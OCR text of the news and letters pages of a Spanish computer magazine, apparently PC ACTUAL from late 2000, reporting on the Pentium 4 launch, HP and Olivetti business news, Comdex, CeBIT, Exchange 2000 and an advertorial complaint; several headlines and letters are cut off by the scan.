Puestos al habla con Fernando Claver, el director de la revista nos cuenta la historia de dicho anuncio. «Cuando recibimos en PC ACTUAL la propuesta de publirreportaje de Telefónica, lo primero que hicimos fue evaluar el contenido del mismo. Y nos llamó poderosamente la atención la calidad del artículo publicitario en el que el responsable técnico de la ADSL comentaba de modo general y, aunque parezca extraño sin ningún partidismo, las prestaciones que ofrece esta tecnología de acceso a la Red. Aun así, cumpliendo con la normativa, reflejamos en la cabecera de que se trataba de un publirreportaje. Además el artículo iba firmado de forma visible por el jefe de producto ADSL de Telefónica».

Eso sí, hechas estas puntualizaciones, Claver afirma que para una nueva ocasión intentarán diferenciar aún más los publirreportajes de los artículos propios de la revista para evitar todo tipo de suspicacias.

Desde esta sección creemos que esta medida es buena para todos, lectores y anunciantes. No obstante, también entendemos que el publirreportaje es una fórmula más de comunicación publicitaria, utilizada por muchos medios, y que PC ACTUAL tiene el derecho a comercializarlos y a publicarlos. Eso sí, controlando la veracidad del mensaje y distinguiéndolo claramente de los contenidos habituales de la revista.



Hay que estudiar la oferta antes de registrar un dominio. Te

Componentes obsoletos

Soy un asiduo, que no continuo, lector de los números de vuestra revista y puntualizo esto porque es posible que la propuesta que quiero plantear ya haya sido considerada con anterioridad en algún ejemplar que no he leído.

Creo que muchos de los lectores de la revista, yo entre ellos, como usuarios de



Nuestros lectores abogan por más artículos prácticos.



A todo bit

Eva M. Carrasco
ecarrasco@bpe.es


La cara y cruz del negocio on-line

Por mucho que queramos negar la realidad, en estas fechas el afán consumista se dispara de una manera exagerada. Y es que las campañas navideñas engordan las cifras de beneficios de la mayoría de fabricantes del sector informático. Ya en SIMO tuvimos un jugoso escaparate para confeccionar nuestra lista de regalos, en una feria que se ha convertido en la segunda más importante de Europa y a la que nadie puede faltar.
Volviendo al consumismo, parece que Internet quiere aportar su pequeño granito de arena animando la tendencia que se respira durante este mes. Un estudio de IDC revela expectativas escalofriantes de gasto *on-line* para este último trimestre: nada menos que un aumento del 59 por ciento, eso sí, en Estados Unidos. En Europa todavía nos queda un tiempito antes de llegar a ese punto.
Si esa es la cara del negocio del *e-commerce*, la cruz de la moneda la representan las cifras de quiebra de empresas especializadas en Internet cuyo índice de mortalidad resulta exagerado: hasta el mes de noviembre, un total de 130 empresas *on-line* han cerrado en lo que va de año. Y el segmento de tiendas virtuales es el más débil. Puede que porque el Nasdaq está por los suelos o porque falta capital.
El caso es que yo, por mi parte, trataré de pasar estas Navidades lo más *off-line* posible. Como toda la vida. ¡Feliz Navidad a todos!

Llega la cuarta parte del

El pasado día 20 de noviembre tuvo lugar uno de los acontecimientos más esperados de los últimos meses. Por fin, tras varios intentos fallidos, Intel presentó el novísimo y no ausente de polémica Pentium 4.

El mayor atractivo del nuevo procesador reside en la implantación de la microarquitectura *NetBurts*, que pasa a sustituir a la veterana P6 presente, desde 1995, en los procesadores Pentium Pro. Este avance tecnológico permite la ejecución de determinadas instrucciones al doble de velocidad que el resto, por lo que se obtiene un rendimiento muy superior. Por si esto fuera poco, las tecnologías MMX y SSE se amplían con 144 nuevas instrucciones agrupadas dentro del conjunto SSE-2.



A parte de esto, también se han mejorado otros aspectos como la frecuencia del bus del sistema, que se ha incrementado hasta los 400 Mhz. La discutida presencia de memoria RDRAM en los sistemas con Pentium 4 aprovecha al máximo esta característica, alcanzando tasas de transferencia de 1.6 Gbytes/s para cada canal de memoria.

La comercialización del producto, que intentará cubrir la gama alta del mercado doméstico y adentrarse en el terreno de las estaciones de trabajo, se iniciará con versiones a 1,4 y 1,5 GHz. Sin embargo, se prevén modelos que alcancen los 2 GHz para el tercer cuatrimestre de 2001. Además, la consecución del desarrollo de la tecnología de integración a 0.13 micras, permitirá el lanzamiento de procesadores Pentium 4 más pequeños, veloces y con menor disipación de calor a principios de 2002.

Las relaciones que Intel mantiene con gran de cantidad de fabricantes de software asegura la compatibilidad de futuras aplicaciones con la nueva arquitectura. De este modo, el aprovechamiento de la funcionalidad adicional que presenta el Pentium 4 está asegurado.

www.intel.com

HP España alcanza los mejores

La facturación de la compañía en este año superó los 272.000 millones de pesetas, lo que supone unos beneficios de unos 8.000 millones de pesetas. De esta cantidad, 160.098 millones correspondieron a la facturación conseguida dentro del propio mercado español. Según indica Juan Soto, Presidente y Consejero Delegado de HP España, *«por primera vez en su historia, HP España es la número uno de su sector en facturación, con una diferencia de más de 50.000 millones de pesetas respecto a su más inmediato competidor»*.

Buena parte de este triunfo es consecuencia de la favorable evolución de las ventas de PCs de HP en nuestro país. Así, a lo largo de este año la compañía ha conseguido vender 128.000 ordenadores, 45.425 unidades durante el período comprendido entre julio y septiembre, según cifras de la consultora IDC. Este último dato supone un crecimiento del 76,9 % respecto al mismo período del año



pasado, lo que se valora por parte de la compañía como un síntoma de la excelente aceptación que tienen los equipos de HP en el mercado español. La razón de esta aceptación parece obedecer a su apuesta por los *e-PCs*, concepto que materializan los últimos modelos de la compañía y que consiste en la creación de equipos de formato sencillo, optimizados para el trabajo en Internet y que ofrecen al usuario soporte técnico *on-line*.

En cuanto a la facturación mundial, Hewlett-Packard cerró el ejercicio con cifras por encima de los 48.700 millones de dólares, cantidad que se traduce en un crecimiento del 15 %. Estos resultados, considerados como muy positivos por la empresa, se ven ensombrecidos, sin embargo, por un aumento de la ganancia por acción de tan sólo el 16 %, lejos de los objetivos previstos en este sentido.


www.hp.es
Hewlett-Packard 902 150 151

Olivetti apuesta de nuevo por el mercado

Tras un período de inactividad en el mercado de ordenadores personales, la empresa italiana anuncia su presencia en este sector con un amplio catálogo de productos entre los que destacan los portátiles

Un año después de la compra de Telecom Italia por parte del grupo Olivetti Lexikon, se produce el regreso de la compañía al mercado informático. Este desembarco se enmarca en una estrategia corporativa que pretende consolidar a la compañía como proveedor global de soluciones informáticas, ofimáticas y de telecomunicaciones. Hasta la fecha, Olivetti Lexikon se caracterizaba por su amplia oferta en impresoras, faxes, copiadoras y teléfonos web con acceso a Internet, entre otros productos. Ahora, su catálogo se amplía con ordenadores portátiles, ordenadores de sobremesa, monitores y servidores.

Después del proceso de «digitalización» aplicado a toda la gama de impresoras, copiadoras y faxes llevada a cabo por la compañía italiana, llega la fuerte apuesta por el mercado de la informática profesional. Este era el paso que faltaba en la evolución de Olivetti para alcanzar la integración tecnológica de todos sus dispositivos.


Este es uno de los nuevos portátiles presentados por

La oferta de productos informáticos que ha anunciado se centra sobre todo en el sector profesional, pero en los próximos meses, la empresa ampliará su gama con nuevos dispositivos de consumo.

Olivetti Lexikon está preparando en Guadalajara una planta de montaje de ordenadores que le permitirá estar más presente en el mercado español. De hecho, los distribuidores que trabajan con la compañía han recibido con alegría la ampliación de productos, sobre todo de sus ordenadores portátiles.

Los portátiles representan un segmento de gran importancia dentro del mercado informático tanto por su cuota de mercado en unidades, un 8,5 por ciento del total de unidades vendidas en 1999, como por su tendencia de crecimiento. Por ello, la compañía ha decidido sacar toda una gama de portátiles llamada Xtrema. La venta de este tipo de ordenadores ya representaba para la compañía el 7 por ciento de su facturación en su anterior etapa como fabricante de hardware. Por ello han decidido potenciar este mercado con dos modelos, los Xtrema 4000 y 5000, que se presentan como ordenadores portátiles dirigidos a entornos profesionales y a personas que necesitan la máxima potencia para trabajar en casa.



www.olivettilexikon.es

Olivetti Lexikon España 900 200 138

Nace Computer Idea, revista interactiva de

Junto a este ejemplar de PC ACTUAL encontrarás el número cero de Computer Idea, una publicación que bajo el subtítulo de revista interactiva de informática e Internet, busca conectar con una nueva audiencia interesada por las nuevas tecnologías.

Computer Idea asume el testigo de HOME PC de convertirse en el medio de comunicación idóneo entre aquellos usuarios de PCs interesados en cómo aprovechar al máximo la informática de consumo. Por ello, el apartado práctico es el más importante de este nuevo proyecto editorial, sin descuidar el análisis de productos —avalados por los VNU Labs— o las secciones dedicadas a Internet o al ocio informático.



Computer Idea es una cabecera europea que lidera ya el mercado de publicaciones informáticas en Inglaterra, Italia, Bélgica y Holanda. Editada por VNU BPE, el mismo grupo al que pertenece PC ACTUAL, Computer Idea aspira a convertirse en una publicación imprescindible para el usuario español.

El próximo 22 de diciembre estará en los quioscos. Reserva tu ejemplar porque merece la pena.

www.computeridea.net

Accenture, el nuevo nombre de

A partir del 1 de enero próximo, la consultora dejará de trabajar con su actual nombre para pasar a llamarse Accenture. El cambio de denominación es una de las consecuencias de la separación de la compañía de sus empresas matrices: Andersen Worldwide y Arthur Andersen. Esta decisión, tomada en agosto por la Corte Internacional de Arbitraje de París, obligaba a Andersen Consulting a cambiar de nombre antes del 31 de diciembre de 2000. El nombre fue sugerido por un consultor de la empresa en Noruega y fue seleccionado entre una larga lista de candidatos.

accenture

www.ac.com

Andersen Consulting 91 596 65 85

BREVES

NEC entra en el negocio de los servidores

Recientemente NEC Computers Ibérica ha presentado una completa línea de servidores, con la que pretende hacerse un hueco en este competido mercado dentro del segmento de la pequeña y mediana empresa. Los servidores Express 5800 destacan por su modularidad, escalabilidad, precio e integración de los últimos componentes como discos hot swap, Ultra 160 SCSI o memoria ECC. La familia Express se basa en los procesadores Pentium III y Xeon de Intel.

La gama comienza con el modelo TM1200, un server diseñado para servidor de correo de pequeñas organizaciones. Continúa con los modelos 120 Ed y 120 Le, enfocados a grupos de usuarios mayores, de hasta 100 puestos de trabajo. La comercialización de esta gama ae realiza a través de la venta directa.

www.nec-online.com/es

Nec Computers Ibérica 902152986

Adobe pone sus miras

Con un crecimiento de un 60 % en nuestro país, Adobe señala a sus herramientas de autor, y por ende a Internet, como talismanes para alcanzar este porcentaje.

En los tres grandes campos que abarca su oferta (programas de edición para impresión comercial, software para libros electrónicos y herramientas de autor), ha puesto especial énfasis en la publicación en la Web como respuesta a una iniciativa que ha denominado *Network Publishing*.

Para ello, ha firmado varios acuerdos con ATG e Interwoven, RealNetworks y Nokia. En el primer caso, las tres empresas integrarán sus productos de desarrollo web, gestión de contenidos y comercio electrónico (Adobe GoLive 5.0, Interwoven Teanm Site y ATG Dynamo e-Business Platform) para proporcionar a sus clientes una solución completa que les permita diseñar contenidos, gestionarlos y rentabilizarlos siguiendo una estrategia comercial en Internet. Igualmente, se apoya en RealNetworks para ofrecer soluciones de *streaming media* y en Nokia para facilitar el acceso a sistemas WAP. Por supuesto, también va a potenciar y mejorar su software Acrobat para cubrir el área de libros electrónicos y, como primer paso, exhibe el libro de Arturo Pérez Reverte El Oro y el Rey.



También las páginas web en castellano de Adobe han

Obviamente, la consecución de estos objetivos pasa por el empleo de nuevos estándares como los conocidos XML y PDF; o los menos populares SVG (*Scalable Vector Graphics*) y SMIL (*Synchronized Multimedia Integrated Language*) para crear contenidos multimedia especialmente atractivos. Además, utilizará el WML (*Wireless Markup Language*) para dispositivos WAP y el cHTML (*Compact HgyperText Markup Language*) para *i-mode*. Por último, hemos de mencionar que otro de sus compromisos es el de habilitar sus productos para que sean operativos en cualquier plataforma, ya sea PC, Macintosh, Unix, PDAs, móviles...



www.adobe.es

Adobe 93 225 65 25

Éxito de asistencia en la feria informática

Comdex Fall 2000, uno de los encuentros informáticos más importantes del mundo, se celebró el pasado mes de noviembre y contó con la presencia de 2.000 empresas que exhibieron todos sus productos y servicios (todas las marcas, excepto Apple). Las tendencias señalan que este año el protagonismo corresponde a los ordenadores y dispositivos manuales (los *handheld devices*), y en este sentido Palm ha anunciado novedades. Por su parte, la operadora Sprint ha mostrado un teléfono móvil que sirve también como PDA.



Bill Gates, presidente de Microsoft, presentó durante una conferencia uno de los productos que más sensación han causado, un prototipo de su denominada Tablet PC, un dispositivo que espera lanzar antes de 2002. La unidad utiliza tecnología *ink-like* que combina un *notepad* con un procesador de texto. Los usuarios pueden buscar y manipular, corta, pegar y reformar textos escritos a mano como si fueran datos. Además, la tecnología inalámbrica lo convierte en un aparato portátil, como un *notebook*. El objetivo de Tablet PC es doblar el número de horas que uno está frente al PC, en la medida que incorpora avanzada tecnología de reconocimiento de escritura así como software para estar permanentemente conectado a la Red.

Durante su discurso, Gates afirmó que *«La era de los navegadores ha sido «fantástica», pero ahora ha llegado a su fin. XML proveerá la creación del próximo nivel. Estamos llegando al borde del modelo software to software que hará que la colaboración se convierta en realidad.»*

Además de Gates, los directivos y empresarios estrella de la feria fueron Carly Fiorina (HP), Michael Dell, Larry Ellison (Oracle), Kurt Helstrom (Ericsson), Daniel Carp (Eastman Kodak) y Dick Brown (EDS).

Al margen de los miniordenadores, hubo una perceptible expectación entre el público, periodistas y compañías, por conocer las últimas novedades en DVD-RAM, canales de fibra, redes sin cables (*wireless ethernet*) y Bluetooth. Dell destacó por su demostración de la casa digital del futuro.

www.comdex.com

BREVES

Lanzamiento de Gateway Partner Program

Continuando su expansión en nuestro país, la compañía ha presentado su estrategia de distribución, denominada Gateway Partner Program, con la que busca proporcionar a los clientes la última tecnología con el valor añadido que aportan los socios autorizados. De hecho han llevado a cabo una serie de acuerdos con las principales empresas de servicios que reciben información detallada de los productos de Gateway, formación, soporte técnico y otros servicios como configuración de productos o herramientas de marketing. A través de los llamados Business Development Managers, Gateway pretende proporcionar información sobre las novedades de la compañía que puedan afectar al proceso de venta.



www.gateway.com

Microsoft apuesta por

Siguiendo la tendencia de «paga sólo por lo que uses» que poco a poco se va imponiendo entre las empresas de todos los tamaños, el gigante de la industria informática Microsoft ha pergeñado un modelo completo a partir de su plataforma .NET.



El mercado de los ASP (*Aplication Service Provider*) se centra en implantar, hospedar y alquilar el acceso a aplicaciones de negocio, *«lo que supone una nueva generación de servicios de software dinámicos»*, indica Isaac Hernández, director de la División de Negocio Internet de Microsoft España. *«A partir de nuestra plataforma Microsoft.NET, que incluye Windows 2000, SQL Server 2000, Exchange 2000 y Office 2000, estamos en condiciones de facilitar a los ASPs españoles las herramientas que les permitan introducir en el mercado innovadoras soluciones de hospedaje con gran rapidez»*.

Este es un mercado que, según IDC Europa, se estima que tendrá un valor de 27.000 millones de pesetas en 2004, lo que representaría un 9 % del volumen europeo y un 2 % del mundial.

El modelo de los años 90 está dando paso a otro en el que prima la idea de servicio. Esta tendencia se ve acentuada por una serie de factores, que en boca de Isaac Hernández, son *«la falta de personal cualificado, estimados para España en 50.000-70.000 profesionales; la creciente complejidad de las aplicaciones; el time-to-market y los ciclos de vida de los productos cada vez son más cortos, lo que de esta manera permite implantarse en menos tiempo y estar al día contando siempre con la última actualización; y finalmente, se dispone de unos costes predecibles y presupuestables»*.


Microsoft ya ha cerrado acuerdos en España con empresas desarrolladoras de software, fabricantes y mayoristas de hardware, proveedores de servicios Internet, operadoras de telecomunicaciones y consultoras.

Por su parte, Ángel Mañas, responsable de Estrategias para el Mercado ASP de Microsoft, señalaba a PC ACTUAL que *«el mercado de los ASP también llegará al usuario doméstico cuando se desarrolle la tecnología de módem por cable. Ya hay algún proyecto piloto funcionando en Suecia de la mano de Telia y es posible que comience a funcionar en España antes del verano de 2001. Básicamente, los contenidos más demandados van a ser, por este orden, juegos, enciclopedias, correo electrónico y finanzas.»*.www.microsoft.com/apphosting/asppartner

Microsoft 902 197 198

CeBIT 2001, Internet claro protagonista de la

Con una superficie de exposición casi ocho veces mayor que nuestro SIMO, la feria CeBIT 2001 se presenta como la más grande del mundo en el sector informático. Sus 26 pabellones pondrán especial interés en el comercio electrónico y todo lo relacionado con el gran crecimiento de Internet en todo el mundo. La representación española se completará con más de 50 empresas de sectores como la electrónica, la informática o las telecomunicaciones, que tienen en el CeBIT una plataforma de expansión internacional para sus negocios. El 20 por ciento de las empresas españolas que estarán presentes en esta feria acudirán por primera vez, cifra relevante ya que para poder asistir como expositor existe una amplia lista de espera. Para los próximos años se pretende que la presencia española crezca, situándose entre los diez países con mayor



superficie de la feria. Entre las empresas españolas que acudirán se encuentran Panda Software y Telefónica Móviles.

Por otro lado, la feria CeBIT pretende consolidar su presencia en todo el mundo y ya ha organizado otros eventos del sector en Turquía y en Shangai, donde se celebrará en agosto el CeBIT Asia, también con presencia española.

www.cebit.de

Las soluciones de iA Soft para la Administración

Tras la compra de la compañía Informática Municipal (IMUSA), dedicada a la prestación de servicios y desarrollo de software para entidades locales, iA Soft se convierte en uno de los principales implantadores de productos para la Administración Pública en España. La Caja de Ahorros de la Inmaculada es uno de los



últimos proyectos que han acometido, implementando una solución Internet que actúa como un completo gestor de correo electrónico. IA Soft divide sus soluciones en diferentes áreas de trabajo. *E-integral Solutions*, por ejemplo, se dedica al estudio, asesoramiento, diseño, desarrollo e implantación de soluciones web. *Global Business Solutions* se encarga, por su parte, del desarrollo de aplicaciones tanto específicas como genéricas. Finalmente, ICS *Integral Comunication Solutions* cubre desde la instalación, configuración y mantenimiento de servidores hasta la tunelización de redes virtuales, sin olvidar aquellas relacionadas con el *housing*, *hosting*, pasarela GSM, auditorías de seguridad, etc.

www.iasoft.es

B lizzo, nueva marca de PCs de

Microsoft e Intel han firmado un acuerdo con la nueva marca con el fin de integrar sus productos en los novedosos ordenadores, con las ventajas que esto conlleva.

La nueva firma de ordenadores, de fabricación nacional, nace como respuesta a las demandas directas que tienen los usuarios de informática hoy en día. Blizzo diferencia tres perfiles de consumidor con objeto de ajustarse al máximo a las demandas particulares. Esta gama de equipos, tiene cuatro líneas bien definidas, encuadradas en Multimedia-Hogar, Ofimática, Gestión de Empresas y Diseño gráfico. Se proporcionan listos para ser usados sin que se tenga que realizar ningún tipo de modificación y sus completos manuales facilitan al máximo la tarea de instalación de los productos.

Amura es el modelo indicado para el mercado doméstico, en el que destaca su utilización como herramienta multimedia dado el enfoque de los componentes que integra. Incorpora un procesador Intel Pentium III a 733 MHz, 128 Mbytes de RAM, 20Gbytes de disco duro, una tarjeta de sonido de 128 Voces, un adaptador de vídeo Voodoo3 3000 con salida de TV, DVD de 16x, móden de 56 Kb, todo ello bajo Windows Millennium.

Para el campo de la ofimática se oferta el Senda, entre cuyas características principales destaca su procesador Celeron a 667Mhz, 64 Mbytes de RAM, un disco duro de 19 Gbytes, CD-ROM de 50x, y un completo *pack* de software ofimático que correrá bajo Millennium. El campo del entorno empresarial se cubre con el modelo Larix, que incluye un Pentium III 733 MHz, asistido por 128 Mbytes de memoria RAM, 10 Gbytes de disco duro, CD- ROM de 50x y una tarjeta de red 10/100 Mbps.

Por último, el Hanna, se enfoca para las necesidades de diseño gráfico con un Pentium III a 800 MHz, 128 Mbytes de RAM, 20 Gbytes de almacenamiento masivo, DVD, CD-ROM, regrabadora y módem entre otros componentes.


Todos los modelos tienen garantía de 3 años «in situ», y el respaldo de una empresa con grandes previsiones en el mercado de la informática.



Escaparate tecnológico portugués en España,

Durante toda la segunda quincena de octubre, Madrid sirvió de escaparate lusitano a través del evento «Perfil de Portugal» que aglutinaba en una gran variedad de actos un repaso a diversos aspectos de la cultura, economía y sociedad del país vecino. Entre estos actos, y como aperitivo del SIMO, se celebró el «Forum Ibérico de las Tecnologías de la Información», un seminario que reunió a distintos empresarios y asociaciones relacionadas con el sector de las tecnologías y que sirvió para ofrecer un mayor conocimiento mutuo y, a través de una bolsa de contactos, el acercamiento para la cooperación y la creación de negocios conjuntos.

También sirvió para repasar el «estado del arte» en un sector como el de la electrónica e informática portuguesas, joven, dinámico y con un fuerte índice de crecimiento, especialmente en el área de las telecomunicaciones, multimedia, comercio electrónico, automatización y desarrollo de aplicaciones y software. «*Hoy en día, Portugal es capaz de ofrecer gran cantidad de productos y soluciones con claro valor añadido, y excelentes ventajas competitivas, en distintos ámbitos como son: call centres, CRM, ERP, help desk, workflow, soluciones de gestión, de comercio electrónico (B2B, B2C), desarrollo de bases de datos, sistemas de localización GPS, multimedia, networking, etcétera*», señalaba Luis Neto, presidente del ICEP, organismo oficial para inversión, comercio y turismo.



Las cifras de este sector, que agrupa a más de 300 empresas de pequeña y mediana dimensión, señalan que generan el 1,5 % del PIB portugués y 1% del empleo en la industria, con una tasa de exportaciones del 13 %. «*Claros ejemplos de la expansión portuguesa los encontramos en el mercado brasileño, español o los «palops» (antiguas colonias de habla portuguesa) y actualmente empresas portuguesas aparecen como proveedoras de soluciones para la Nasa, Intel, los principales bancos japoneses, la compañía aérea española Iberia o la organización de los Juegos Olímpicos de Sidney*», apuntó Luis Neto.

Con esta iniciativa se pretende transmitir a España la imagen de un Portugal tecnológicamente preparado para responder al concepto de competitividad internacional y globalización de mercados. Otro objetivo fundamental de esta acción promocional es fomentar acuerdos de partenariado entre empresas e instituciones del sector de ambos países, facilitando la cooperación tecnológica y económica.

www.forumiberico.com

ICEP 93 318 50 68

Infotel ahora es

Tras recibir una inversión cercana a los 5.000 millones de pesetas del fondo norteamericano Capital Z, la compañía cambia de nombre y amplía su gama de productos y servicios para las empresas a través de Internet

Tras cuatro años de andadura, Infotel se encuentra en una fase de plena expansión y ha decidido cambiar de nombre. A partir de ahora, esta empresa granadina que cuenta con más de 26.000 clientes pasa a ofrecer sus servicios de información empresarial, bases de datos para marketing y gestión de documentos oficiales por Internet bajo el nombre de **axesor**. Esta decisión viene fundamentada por la ampliación de su negocio hacia otro sector del comercio electrónico: la venta de productos de informática y material de oficina a través de metoris, su nueva apuesta empresarial. En metoris, las compañías podrán encontrar más de 40.000 productos relacionados con las necesidades habituales de cualquier oficina, así como una plataforma de intercambio de servicios profesionales. De esta manera, el Grupo Infotel quiere ser el punto de encuentro de las empresas españolas en Internet, facilitando la contratación de servicios B2B entre los clientes que utilizan habitualmente sus servicios.

axesor seguirá ofreciendo los productos que hasta ahora daba Infotel, entre los que destaca su *Gestoría Virtual*, una ventanilla única electrónica desde la que se pueden tramitar todo tipo de documentos oficiales tales como el certificado de nacimiento o informes de tráfico sin moverse del ordenador.

En agosto de este año la compañía recibió un importante impulso económico gracias a la inversión de 27 millones de euros por parte del fondo Capital Z. El Grupo Infotel, que en 1999 tuvo unos beneficios de 420 millones de pesetas, también ha comenzado su aventura internacional abriendo una filial en Argentina con la que pretende convertirse en el referente de información empresarial en Iberoamérica.



Esta es la imagen del nuevo logo de la

www.axesor.es

El Grupo Finmek adquiere Compuprint para reforzar su

Compuprint, compañía internacional especializada en el diseño y fabricación de impresoras, ha entrado a formar parte del grupo europeo Finmek. Este grupo de empresas multisectorial se ha convertido desde el pasado mes de marzo en propietario de Compuprint, compañía que hasta entonces pertenecía a Bull. Según la consultora Dataquest, Compuprint es líder en el sector europeo de la impresión matricial para el mercado profesional, seguida de cerca por Epson, OKI y Tally. Orientada al mercado profesional y al sector corporativo, apuesta claramente por la fabricación de impresoras matriciales o de impresión por impacto, así como las denominadas validadoras propias del consumo de banca. Su volumen de negocio, corresponde en un 53 % a grandes cuentas y enfoca sus productos a un amplio abanico de mercados verticales, desde Administración Pública y Automoción hasta Transporte. De hecho, José Luis Navarro, director de ventas de Compuprint Iberia, ha recalcado que la compañía ha abandonado una estrategia perfilada en torno a la producción de impresoras de inyección de tinta ya que considera que *«se ha convertido en informática de consumo»*. La compañía, que prevé para el cierre del ejercicio 2000 unas cifras que alcancen los 700 millones de pesetas, centraliza su oferta en plataformas abiertas con productos adaptados al cliente, y en la que prime el análisis sobre el suministro.



www.es.compuprint.net

Compuprint Iberia 91 393 93 93

Atlantic Devices presenta su nuevo catálogo de productos

Atlantic Devices ha presentado toda una gama de nuevos productos de los distintos desarrolladores que distribuye en España. Uno de los programas que se han presentado ha sido Poser 4, ahora desarrollado por Curious Labs. Se trata de una aplicación que permite animar y editar figuras humanoides, animales y esqueletos en tres dimensiones. Esta nueva versión incluye nuevas herramientas de deformación de objetos y la posibilidad de compartir animaciones, figuras, escenas y



Este es uno de los productos de Wacom comercializados por

otros datos con programas como 3D Studio Max. Está disponible por 59.900 pesetas (360 euros) más IVA.


Por otra parte, Atlantic Devices ha presentado la nueva edición de Bryce, que nos llega ahora de la mano de Corel. El programa de creación de mundos hiperrealísticos o fantásticos en 3D se presenta con nuevas funciones y con el renderizado mejorado. Costará 49.500 pesetas (297,50 euros) más IVA.

Otro de los productos que ya comercializa Atlantic Devices son las tabletas digitalizadoras profesionales de Wacom. Los nuevos modelos presentados han sido la Intuos Graphite y la Graphire Graphite, con unos precios que van desde las

Microsoft Exchange & Collaboration Solutions

A finales de octubre se celebraron en Niza (Francia) las jornadas dedicadas a dar a conocer la nueva versión de Exchange. Este producto de Microsoft permite instalar un servidor de correo y un entorno de colaboración en el que desarrollar un proyecto en grupo con potentes posibilidades.

El gigante de la informática organizó en Niza unas jornadas sobre MS Exchange 2000. Las más de 100 conferencias celebradas trataban toda la variedad de temas relacionados con Exchange, clasificándolas en 5 apartados definidos. El primero de ellos se refiere a la planificación y despliegue del sistema; en este segmento se realizaron varias conferencias que trataban con temas como la migración de Exchange 5.5 a 2000, la instalación del producto y el proceso de diseño que conviene realizar al implantar este software en un entorno de trabajo.



Las jornadas sobre Exchange 2000 se celebraron en

En el segundo segmento (Administración y Gestión) se trataron todos los temas relacionados con la configuración y mantenimiento de esta aplicación, así como charlas sobre las nuevas características implementadas. La tercera clase de conferencias estaba destinada a los desarrolladores que basan sus aplicaciones en las características de Exchange. Otra de las partes más extensamente tratadas fueron las llamadas «soluciones colaborativas», en las cuales se ofrecieron ejemplos y demostraciones de entornos de trabajo basados en esta solución de Microsoft. En ellos se aplica esta solución como centro servidor de correo electrónico, mensajería instantánea, control de flujos de trabajo y colaboración en línea para la consulta y modificación de un proyecto. En el último de los segmentos se organizaron una serie de conferencias que trataban sobre los nuevos avances incluidos en la última versión del producto. Tecnologías punteras como XML (de hecho, el paquete ha sido reescrito de cero desde el principio con este estándar de programación), protocolos de Red, correo y transmisión de datos son algunas de las mejoras tecnológicas añadidas.

Tres días frenéticos

Dada la división por temas de las charlas técnicas y la buena organización del evento, tras las tres jornadas los asistentes sin duda recogieron importantes puntos clave para llevar a cabo la migración o implantación, mantenimiento y aplicación de software de terceras partes a esta nueva versión de Exchange. Uno de los temas más interesantes tratados durante estos ciclos fue el de la aplicación futura de Exchange a la nueva plataforma móvil. De nuevo se vislumbra la estrategia .NET de Microsoft que quiere poner a disposición del usuario todos sus servicios en cualquier momento y desde cualquier dispositivo. Con nuevos estándares a punto de aprobarse y versiones ya bastante estables de su software de desarrollo, Microsoft ofreció las pautas básicas que ayudarán a portar contenidos y aplicaciones a móviles, PDAs, Pocket PCs y SmartPhones.

Entre las jornadas técnicas los asistentes tuvimos la oportunidad de aprovecharnos también de los llamados *Hands On Labs*, clases prácticas en las que el personal de Microsoft guiaba durante estas reuniones a través de procesos como la migración entre las versiones 5.5 a la 2000, la configuración inicial de Exchange 2000.




La *keynote* o presentación preliminar tuvo lugar en la sala de

Javier Pastor Nóbrega
Niza (Francia).

Recursos y expositores

